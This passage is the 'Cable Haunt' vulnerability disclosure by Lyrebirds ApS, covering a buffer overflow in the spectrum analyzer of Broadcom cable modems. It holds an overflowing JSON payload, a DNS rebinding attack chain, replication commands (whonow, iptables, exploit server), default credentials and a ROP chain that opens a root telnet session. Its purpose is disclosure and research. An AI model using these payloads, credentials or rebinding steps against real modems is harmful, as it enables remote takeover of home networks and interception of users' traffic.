Cable Haunt

Vulnerability Report: Broadcom cable modems

Lyrebirds ApS
https://lyrebirds.dk

Title:
Cable Haunt

Subtitle:
Vulnerability Report: Broadcom cable modems

Tested Product(s):
Broadcom cable modems

Pages: 10

Document History	
Version	Date
1.0	2019-08-26
2.0	2019-09-13
2.1	2019-10-21
2.2	2019-10-24
2.3	2019-10-28
2.4	2020-01-08
2.5	2020-01-11

Executive Summary:

This report outlines the Cable Haunt vulnerabilities found in Broadcom cable modems.

The cable modems are vulnerable to remote code execution through a web-socket connection, bypassing normal CORS and SOC rules, and then subsequently by overflowing the registers and executing malicious functionality. The exploit is possible due to lack of protection proper authorization of the web-socket client, default credentials and a programming error in the spectrum analyzer. These vulnerabilities can give an attacker full remote control over the entire unit, and all the traffic that flows through it, while being invisible for both the user and ISP and able to ignore remote system updates.

Contents

1 Introduction

This report covers the Cable Haunt vulnerabilities found in Broadcom cable modems by Lyrebirds ApS. The purpose of the report is to responsibly disclose the vulnerabilities, such that manufactures, ISPs, businesses and end users are aware of the danger associated with the use of Broadcom cable modems.

The exploit is explained from the inside out, starting with the architecture of the Broadcom cable modems. Then the attack on the spectrum analyzer is presented, which is the central part of gaining complete control over the cable modem. Afterwards, it is explained how to enable remote access to the spectrum analyzer exploit. Without external access, the spectrum analyzer would only be exploitable on the local network.

In the appendices is a list of the modems confirmed as vulnerable, exploitation of a specific cable modem and guides and help on exploring the vulnerabilities and expanding them to other modems.

2 Architecture of Broadcom Cable Modems

Cable Haunt targets a vulnerable middleware running on the chip, which is used in many cable modems all over the world. Cable modems with this chip are built with different architectures, some running a single CPU, while others run two CPUs, one for each subsystem. As an example, the dual CPU system found in Technicolor modems can be seen in Figure 2.1. All tested cable modems are listed in Appendix A, and all share the same vulnerability.

The Broadcom cable modem middleware (CM) is a real-time operating system, which runs all networking tasks, such as DOCSIS Protocol, IP-stack etc. Along with the Broadcom middleware there usually exists a separate subsystem in the architecture, which is responsible for various things depending on the manufacture. For instance Sagemcom uses it as a residential gateway for handling the web controller and etc. Technicolor uses it as a media server as show in Figure 2.1.



Figure 2.1: Overview of the tc7230

The CM handles all of the networking protocols and the connecting to the CMTS, including firmware upgrades and keeping track of dynamic settings such as BPI+ and DOCSIS. As all traffic goes though the CM, a would-be attacker with access to it, could listen and manipulate any traffic going through the modem. Attempts to regain control of the modem through firmware upgrades or remote resets, can not be counted on to

recover the system, as this depends on the exploited system.

2.1 eCos

The CM run on a embedded multi-threaded operating system called eCos, which is widely used in embedded networking products. This OS separate applications into tasks with fixed maximum stack size of each thread and applications can use malloc to alocate space on the heap. Even though the stack has a fixed size threads still uses the $sp for pushing and popping from the stack. Applications are compiled directly into the .text part of the OS it self, meaning that the application layer is directly a part of the OS. This also means that applications can directly manipulate OS code and data. This OS employs few protections against potential exploits eg. no Address space layout randomization (ASLR), not protection against stack smashing, allowing stack execution etc. This makes it easy to write exploits, as code addresses will always be at a fixed location. The OS never calls __stack_chk_fail making it vulnerable stack buffer overflow attacks. For these reasons finding exploits, Cable Hauntincluded, is much easier, and it is very possible that Cable Hauntwould never be possible with a sturdier OS and architecture.

3 Spectrum Analyzer

The specific target of this exploit, is the tool called the spectrum analyzer, which can be exploited through a buffer overflow. The intended purpose of the spectrum analyzer is to identify potential problems with the connection through the cable, such as interference. The spectrum analyzer is exposed to the local network, although on varying ports depending on particular cable modem. It can usually be discovered by running NMAP on `192.168.100.*`, see Listing 3.1, which redirects to the modem itself, often either on `192.168.0.1` or `192.168.1.1`. In some cases the endpoint require credentials, but so far a default set has been seen working on every example, as shown in Appendix A.

3.1 Overflowing the Registers

Requests to the spectrum analyzer is sent as JSON through a websocket. An example of an intended request can be seen in Listing 3.2.

However, the JSON deserializer used in the spectrum analyzer, allocates a predefined amount of memory for each parameter, but will keep reading input parameters until a comma (,) is reached. This can be exploited with a malicious request, like the one seen in Listing 3.3. Here the fStartHz has a parameter value bigger than the allocated memory, and will therefore overflow and overwrite the registers. To validate this, a json package with 200 A's as the fStartHz parameter can be sent through the serial port to the CM. This will crash the modem and all register values will be displayed, showing that the program counter has changed to 0x41414141. A more thorough walk-through of how to check this, is given in Appendix C.

3.2 Return Oriented Programming

The CM architecture saves callee registers on the stack and restores these before returning. Therefore, if we overwrite the variable registers S0-S7 and the return address register saved on the stack, we can run any existing code in the system, with our desired input variables. Although we are not able to execute our own code yet, through return oriented programming we are able to execute existing code on the system in a turing-complete manner and manipulate the system extensively. This can be used to open a telnet server for external root access to the CM, allowing remote access to the system. Through this telnet we can access a range of methods, but most importantly we can read and write

```
1    nmap 192.168.100.0/24
```

Listing 3.1: The NMAP request to find the Spectrum Analyser

```
{
   "jsonrpc":"2.0",
   "method":"Frontend::GetFrontendSpectrumData"
   ,"params":{
     "coreID":0,
     "fStartHz":0,
     "fStopHz":1000000000,
     "fftSize":1024,
     "gain":1,
     "numOfSamples":256
     }
   ,"id":"0"
 }
```

Listing 3.2: An expected request.

```
{
   "jsonrpc":"2.0",
   "method":"Frontend::GetFrontendSpectrumData"
   ,"params":{
     "coreID":0,
     "fStartHz":"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA....",
     "fStopHz":1000000000,
     "fftSize":1024,
     "gain":1,
     "numOfSamples":256
     }
   ,"id":"0"
 }
```

Listing 3.3: A malicious request.

memory addresses, and execute code from any memory address, including ones we have just written to. These last steps varies from modem to modem, but one complete example can be found in Appendix B.

4 Gaining Access Externally

The CM itself is not exposed directly to the internet, and can only be accessed from within the local network. This should not be considered a security measure, as the local network is not always protected. Cable Haunt gains access to the local network, by having the victim execute malicious code in their browser. While cross-origin resource sharing (CORS) rules usually prevents this attack, all cable modems listed in Appendix A were found vulnerable to DNS Rebinding attacks and direct javascript requests. It is unlikely that this is an exhaustive list. Additionally, there are other ways to circumvent CORS security in the browser and the attacks work from any system connected to the network.

4.1 Executing the attack

The attack can be executed by having the victim run malicious javascript. A common avenue of attack would be a link that is opened in a browser, but could for example, also be done through ads on a trusted website or insecure email clients. The exploit starts when the malicious code has been sent to the client, and is being executed. There are two verified ways of executing the request towards the modem.

4.2 Direct Javascript Request

Here the javascript running in the browser establishes a websocket connection, directly to the modem via the local IP address found in Appendix A. Websocket is not explicitly covered by CORS and SOP[1]. Therefore, browsers should not be relied upon to prevent this, as some will not. While browsers will set the `origin` parameter on all websocket requests, it is the servers responsibility to reject the request as needed. None of tested modems reject these types of requests.

4.3 DNS Rebinding

DNS rebinding utilizes the attackers control over their DNS server to circumvent CORS. After the initial request the the DNS server will start resolving the domain name to the local IP of modem. The javascript will keep trying to establish the websocket connection to the domain name and after a varying amount of time, usually between 10 seconds and 1 minute, the browser will update the IP to the local, enabling the connection. Since the websocket connection is established against the same domain name CORS is not

[1] https://knoxxs.github.io/programming/javascript/cors/2015/11/17/understanding-sop-cors#what-about-websockets

violated. Servers should reject any requests, which are sent towards a hostname that is not explicitly recognized. For the case of a modem on the local network, this should be limited to its IP, however no tested modems had such preventive measures. The steps of the attack are outlined below, and can be seen in Figure 4.1.

- The victim clicks the malicious link, and the initial request is made from the victims browser.
  - The domain name is resolved to the public IP of the malicious server.
- As the initial request resolves, the website returns the malicious code which launches the attack.
- The DNS time-to-live option is set very low, causing the client to prompt the server for its IP again.
- Instead of resolving to the actual IP of the server, this time it returns the local IP for the CM.
- The malicious code loops until it gets a successful request from the modem.
  - Depending on the browser and OS DNS caching settings, this will usually take up to a minute.
- The client will now start sending requests towards the CM, in particular the spectrum analyzer.

Some modems requires basic authorization before requests are accepted, however all tested modems have working default credentials. A complete list of the explored modems and their default credentials can be found in Appendix A. In the case of basic authorization protection, the malicious website should be set up with the same credentials as the target modem. These credentials should then be added to the link, such as `http://username:password@maliciousssite.com`, which will make the browser use these credential on every request, even after resolving to another IP.



Figure 4.1: Sequence diagram of DNS Rebinding

A The Explored Modems

Cable Modem	Firmware Version	Port	SA Default User
Sagemcom F@st 3890	50.10.19.*	6080	spectrum:spectrum (Authorization: Basic)
Sagemcom F@st 3686	SIP_3.428.0-*		
Technicolor TC7230	STEB 01.25	8080	No authorization needed
Netgear C6250EMR	V2.01.05		
Netgear CG3700EMR	V2.01.03		

Table A.1: Modems confirmed by Lyrebirds

Cable Modem	Firmware Version	Port	SA Default User
Sagemcom F@st 3890	05.76.6.3a	unknown	unknown
Sagemcom F@st 3686	4.83.0		
COMPAL 7284E	5.510.5.11		
COMPAL 7486E	5.510.5.11		
Netgear CG3700EMR	V2.01.05	8080	No authorization needed

Table A.2: Modems only confirmed third party

B Technical Replication

This chapter explain one specific way of testing wether a modem in question is affected by Cable Haunt. However, if this example can not be replicated successfully for a given modem, it could still be vulnerable to variations of the exploit. The example is done locally from a Linux machine, but emulates how the exploit can be done from outside the local network.

B.1 Requirements

There are three elements to set up in this test: The modem to be exploited, the malicious server doing the attack, and the victim. For simplicity, the malicious server running the attack, will be hosted on the same linux machine, from which the victim is operating. It is assumed that the linux machine is on the local network with the modem, as a victim would be.

Internet is not required during the proof of concept, however the following software should be installed beforehand:

- Web server hosting malicious javascript: `https://github.com/zanderdk/3890_exploit`
- Whonow DNS Server: `https://github.com/brannondorsey/whonow`.
  - Or use another DNS rebind tool of your choice.
- NPM and Nodejs
- iptables // default on most Linux distros.

B.2 Installation

These are the steps to setting up the test.

B.2.1 whonow

First step is to run whonow with the follow command, substituting 12345 with the actual port of the spectrum analyzer on the target modem, see Chapter A.

```
whonow -d 127.0.0.1 --port 12345
```

To simulate that whonow is the dns server for a domain that you own, we change the /etc/resolv.conf file. This file controls which dns server our computer will be using.

```
sudo sh -c 'echo "nameserver 127.0.0.1" > /etc/resolv.conf'
```

This will make localhost the initial DNS server which your computer will request, and whonow will afterwards respond to all DNS requests. Whonow will use rules specified in subdomains to determine which IP to resolve to.[1] If no rules are specified it will return 127.0.0.1. This will simulate that whonow controls all domains.

B.2.2 iptables

Next, set up iptables to redirect port 53 to the whonow server, again substituting the port to the one matching the target modem.

```
iptables -t nat -A PREROUTING -p udp --dport 53 -j REDIRECT --to-port 12345
iptables -t nat -I OUTPUT -p udp -d 127.0.0.1 --dport 53 -j REDIRECT --to-ports 12345
```

B.2.3 Malicious Web Server

Then, to run the http server hosting the javascript exploiting the modem, run the following command, inside the root folder containing it.

```
npm install
```

In ./bin/www change the port on line 15 to the port which your target modem uses for the spectrum analyzer. If the spectrum analyzer is protected by basic auth set loginRequired to true in ./routes/index.js. Finish by starting the malicious server with the following command:

```
npm start
```

B.3 Replicating the Exploit

In order to execute the exploit test, the victim should click the exploit link. The exploit link has the following structure:

`http://user:pass@a.127.0.0.1.2time.192.168.100.1.forever.uid.exploit.com:12345`

This is interpreted by whonow which is charge of rebinding the domain name. In the link replace “user:pass” and 12345 with the credentials and correct port for the target cable modem. If the modem does not require basic auth remove "user:pass@". The “uid” should also be replaced each time the exploit is tested. An incrementing integer value such as “1, 2, 3…” works. This is used by whonow to distinguish users across different requests. It does not matter which domain is used, as whonow controls every domain.

[1] Whonow is described at `https://github.com/brannondorsey/whonow`.

Example with Basic Authorization

The Sagemcom F@ST 3890v3 modem requires basic authorization with credentials spectrum:spectrum, and the initial link for that modem would therefore look like this: `http://spectrum:spectrum@a.127.0.0.1.2time.192.168.100.1.forever.1.exploit.com:6080`

Example without Basic Authorization

Technicolor TC72300 does not require any authorization and the initial link would therefore look like this:
`http://a.127.0.0.1.2time.192.168.100.1.forever.1.exploit.com:8080`

B.3.1 Executing the Link

When clicking on the link whonow will first redirect the browser to the http server, executing the javascript. The javascript will keep trying to establish a websocket connection to the domain name. After the second request, whonow will start to redirect requests against the domain name to the modem. At some point the browser will update the IP address associated with the domain name and the javascript will establish the websocket connection. Once the websocket has been established, the buffer overflow attack is executed, flooding the program counter with A's, which crashes the modem.

The primary indication that the modem has crashed, will be the loss of connection to the modem. The crash can also be witnessed through an open telnet session to the modem, or by reading from the modems debug output. This will be further explained in Appendix C.

C Modem-Specific Knowledge

This chapter explains techniques used to obtain the information in the report. It is intended to assist other people in extending Cable Haunt to other modems, than those included in Chapter A, by showing the specific process of creating the exploit on a specific modem. The chapter will also elaborate on how the exploited can be *leveraged* differently on specific modems.

C.1 Technicolor TC7230

Technicolor TC72300 was the first modem to be exploited, and is therefore the most thoroughly covered by examples of Cable Haunt.

C.1.1 User Frontend Vulnerabilities

The discovery of Cable Haunt started when the endpoint `192.168.87.1/goform/system/GatewaySettings.bin` was discovered on the modem. Although the file was technically encrypted, it could be decrypted with default parameters in the bcm2cfg[1]. The file contained information on modem settings, connected devices through DHCP, WiFi passwords, and most importantly default admin credentials. The modem usually ships with unique user credentials, however the default admin credentials from the gateway settings file, worked flawlessly as well. The ISP which shipped the modem had set the default credentials to "<ISP_name>:admin". If it had not been changed by the ISP it would have been "admin:admin".

After this initial discovery, the DNS rebind vulnerability described in Chapter 4 was found. This meant that with a user clicking on a link, could be used to change and change settings available in the frontend.

C.1.2 Exploring Telnet

A port scan of the modem [2] revealed a telnet server. Default credentials, "root:broadcom", for the telnet server, was found with a web search[3]. With access to the user interface, it was possible to open port 23 for the modem IP, exposing the telnet server to the internet and enabling remote root access to a linux media server running on the modem. This media server is running separate to the cable modem itself, and is a linux machine connected to the network through DHCP like any other computer. However this meant that we had a device on the network we could consistently gain root access to externally.

[1] BCM2 Utils can be found at https://github.com/jclehner/bcm2-utils

[2] `$ nmap 192.168.87.0/24`

[3] Article describing the telnet server running on Technicolor modems: https://www.serializing.me/2018/06/03/rooting-the-technicolor-7210/



Figure C.1: Front and back side of the board

The IP can vary but it can be found in GatewaySettings.bin (see Section C.1.1) like any other device.

By probing around the operating system through the telnet, it was discovered that the media server and the cable modem itself shared both ONFI and SPI. Additionally, the SNMP connection is open while the modem is not online, making it possible to establish a serial connection. Several attempts at extracting the firmware of the cable modem via the Linux system, was thwarted by race conditions, and another method was employed.

C.1.3 Opening the Modem

Since both the firmware and the serial connection was needed, it was decided to attack the modem physically. Both the SPI and ONFI flash can be seen in Figure C.1 along with the easily accessible serial output port. With the serial connection established to the cable modem, an interesting function called **`allow_config`** was found. This enables a factory mode, which opened a telnet server to the eCos system with default credentials "askey:askey". Running **`allow_config`** remotely, then became the target.

C.1.4 Exploiting the Firmware

An ESP32 was used to bitbang the cable modem firmware from the ONFI. Running `binwalk -l` revealed that the firmware was LZMA compressed, and the github of Broadcom showed that the LZMA compression was further wrapped in their own format called ProgramStore[4].

As can be seen in Figure C.2, the ProgramStore format includes a load address (**`0x80004000`** just before the file name), which enabled loading the firmware into a reverse engineering tool[5]. As expected, the firmware was stripped of any debug information and function names. Starting from the bottom up with functions not calling other functions, and those most often used by others, libc was isolated. These were recognizable, since they stay similar across architectures. With these pieces, other functions began making more sense.

[4] https://github.com/Broadcom/aeolus/tree/master/ProgramStore
[5] Binary Ninja, found at https://binary.ninja/

```
02c00000:   a82d 0005 0100 01ff 55f7 eeee 0050 33a8 |.-......U....P3.|
02c00010:   8000 4000 5443 3732 3330 2e53 2d45 422e |..@.TC7230.S-EB.|
02c00020:   3437 2e30 342d 3135 3039 3135 2d46 2d35 |47.04-150915-F-5|
02c00030:   4646 2e62 696e 0000 0000 0000 0000 0000 |FF.bin..........|
02c00040:   0000 0000 0000 0000 0000 0000 0000 0000 |................|
02c00050:   0000 0000 b2aa 0000 359f 0dbd 5d00 0010 |........5...]...|
```

Figure C.2: ProgramStore format



Figure C.3: spectrum analyzer parse request

About a thousand functions later, top-level calls used by the web-interfaces or dealing with JSON parameters, began to appear. At this level the buffer overflow vulnerability in the spectrum analyzers JSON reader was discovered. Tests on the spectrum analyzer endpoint showed no password protection and no checks against requests made via DNS rebind. The interface of the spectrum analyzer can be seen in Figure C.3.

C.1.5 The Buffer Overflow

A quick introduction to the MIPS architecture, is useful in understanding the buffer overflow.

- In MIPS, relational jumps do not exist. For instance, loops are created with the exact start address of the loop as the jump destination, not the distance.
- There is a dedicated `$ra` register used for return addresses.
- Instructions after any jump instruction is executed before the jump.
- Arguments are passed using registers `$a0` to `$a3`.

```
{
   "jsonrpc":"2.0",
   "method":"Frontend::GetFrontendSpectrumData"
   ,"params":{
     "coreID":0,
     "fStartHz":0,
     "fStopHz":1000000000,
     "fftSize":1024,
     "gain":1,
     "numOfSamples":256
     }
   ,"id":"0"
 }
```

Listing C.1: An expected request.

- Return values are passed through `$v0`.

- All callee registers are saved to the stack before the function is executed and restored again from the stack after execution.

  - Therefore, a buffer overflow that writes to the stack can overwrite to the saved callee registers.

The vulnerable function is called if the string "Frontend::GetFrorntendSpectrumData" is recognized in the JSON request. As an example, a well formed web request to the spectrum analyzer could look like Listing C.1.

Figure C.4 shows the part of the function, responsible for interpreting the **`fStartHz`** parameter. On line **`0x801191ec`** the function **`strstr`** is called, finding the position of **`fStartHz`** in the whole string. On line **`0x80119204`** a comma is placed in register `$a1`, causing **`strchr`** to find the next comma in the string, i.e. the end of the given frequency. Line **`0x80119208`** marks the start of the frequency value, by adding the length of "**`fStartHz:`** " to the start address of **`fStartHz`**. The length of the frequency number is calculated on line **`0x8011920c`**, by subtracting the start of the frequency value from position of the comma. **`0x80119214`** passes all these parameters to **`strncpy`**, copying the frequency value onto the stack, starting from the stack pointer `$sp`. Since the length of copying is calculated from when the comma is placed, the allocated space can be overflowed.

Figure C.5 shows the code restoring the callee saved registers. It restores the first register from the address `$sp + 112`, meaning that any argument value larger than 112 characters, will override the restored registers.



Figure C.4: spectrum analyzer parse request



Figure C.5: Code restoring callee saved registers

C.1.6 Exploiting the Vulnerability

As explained in Section 2.1, the eCos OS allows stack execution. Therefore the initial idea was to use the overflow to write code on the stack and executing it. However, since the stack will be different each time this function is reached, and the fact that MIPS do not allow relative jumps, it would be hit inconsistently, even with a NOP slide[6]. Therefore return oriented programming was used. In Figure C.6 the call graph of the exploit can be seen. Given that **`allow_config`** was the target, it should be possible call it by writing its address to the return register `$ra`. However the function needs `mutex*` `CmSnmpAgent::getSingletonMutex()` as input parameter.

To accommodate this, two value registers and three return addresses are overwritten. Return addresses for other functions can be overridden, because functions are entered right after they have stored any callee registers, which pushes them further up the stack when restoring them. When **`GetFrontendSpectrumData`** returns it pushes the stack pointer up by 160. This means that when **`CmSnmpAgent::getSingletonMutex()`** restores the return address from the stack, it will call a gadget **`NestedCall`**. This gadget moves the return parameter from **`CmSnmpAgent::getSingletonMutex()`** into the input registers for **`allow_config`**, and then jumps to `$s1`, which have been overridden with the address for **`allow_config`**. **`allow_config`** is then called and the telnet server is started. Returning to normal execution now will however crash the modem, as the original register values have been lost. As explained in Section 2.1 this is a multi-threaded system, so starting an infinite loop will work similarly to suspending the thread indefinitely. This is done with another gadget that jumps to `$s7`, which has been overridden with its own address, causing the infinite loop. The telnet session is started on a separate thread. Once the telnet connection is accessed, the infinitely looping thread can be killed if needed.

If a person clicks on our link we can now open up a unrestricted root telnet session to their modems, install a reverse shell that runs on startup and erase all traces of the exploit. Remotely updating firmware, exchanging code on the fly without the ISP or user knowing.

C.1.7 Firmware Strings

An integral part of the process was running the linux command `strings` on the extracted firmware. This finds all strings in the firmware, often reviling hardcoded passwords, endpoints, SNMP variables etc. This above sections explain the path relatively straightforward and simple. The process was far from that and many periods of stagnation have been saved by the command. It was how the SNMP variables enabling the serial connection was found and how many of interesting web interface endpoints, including the spectrum analyzer, was found. If you are looking into expanding Cable Haunt to other modems we highly recommend taking your time using this command on the extracted and unpacked firmware.

The most interesting string found however, was the default password "**`aDm1n$TR8r`**" with blank as username. This is written directly into the firmware and is therefore not

[6] https://en.wikipedia.org/wiki/NOP_slide

